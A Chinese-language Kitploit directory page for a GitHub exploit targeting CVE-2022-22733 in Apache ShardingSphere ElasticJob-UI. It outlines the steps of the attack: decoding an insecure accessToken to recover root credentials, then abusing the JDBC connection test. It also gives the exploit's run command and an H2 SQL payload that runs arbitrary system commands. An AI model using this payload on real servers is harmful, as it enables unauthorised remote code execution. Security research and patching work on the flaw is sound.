Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2022-22733 — Apache ShardingSphere ElasticJob-UI 权限提升 & RCE 漏洞利用 | Kitploit
工具/GitHubGitHub/zeyad-azima/cve-2022-22733
权限提升漏洞分析漏洞利用Web应用程序漏洞利用渗透测试红队
GitHubzeyad-azima/cve-2022-22733

CVE-2022-22733

Apache ShardingSphere ElasticJob-UI 权限提升 & RCE 漏洞利用

查看仓库
213年前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

CVE-2022-22733

CVE-2022-22733 是一个影响 Apache ShardingSphere ElasticJob-UI 3.0.0 及以下版本的漏洞,该漏洞会导致权限提升。但是,通过滥用提升后的权限,可以执行 JDBC 攻击并实现远程代码执行(RCE)。你可以从此处阅读漏洞分析,并从此处逐步阅读漏洞利用编写博客。
elasticjob


该漏洞利用的工作原理如下:

  • 使用低权限账户登录。
  • 获取未安全生成的 accessToken。
  • 解码未安全生成的 accessToken。
  • 从 accessToken 中解析解码后的数据。
  • 从解析的数据中检索 root 账户凭据。
  • 使用 root 账户凭据登录,获得应用程序的完全权限。
  • 发送连接测试请求,滥用 JDBC 攻击。

Usage

你可以从此处下载 JAR 文件,源代码在此处。

  • 执行 jar:
java -jar CVE-2022-22733.jar
  • SQL 脚本代码:
CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException {Runtime.getRuntime().exec(cmd);return "123";}';CALL EXEC ('your_command_here')

Demo

idea64_5Ru1DeWcKE

下载工具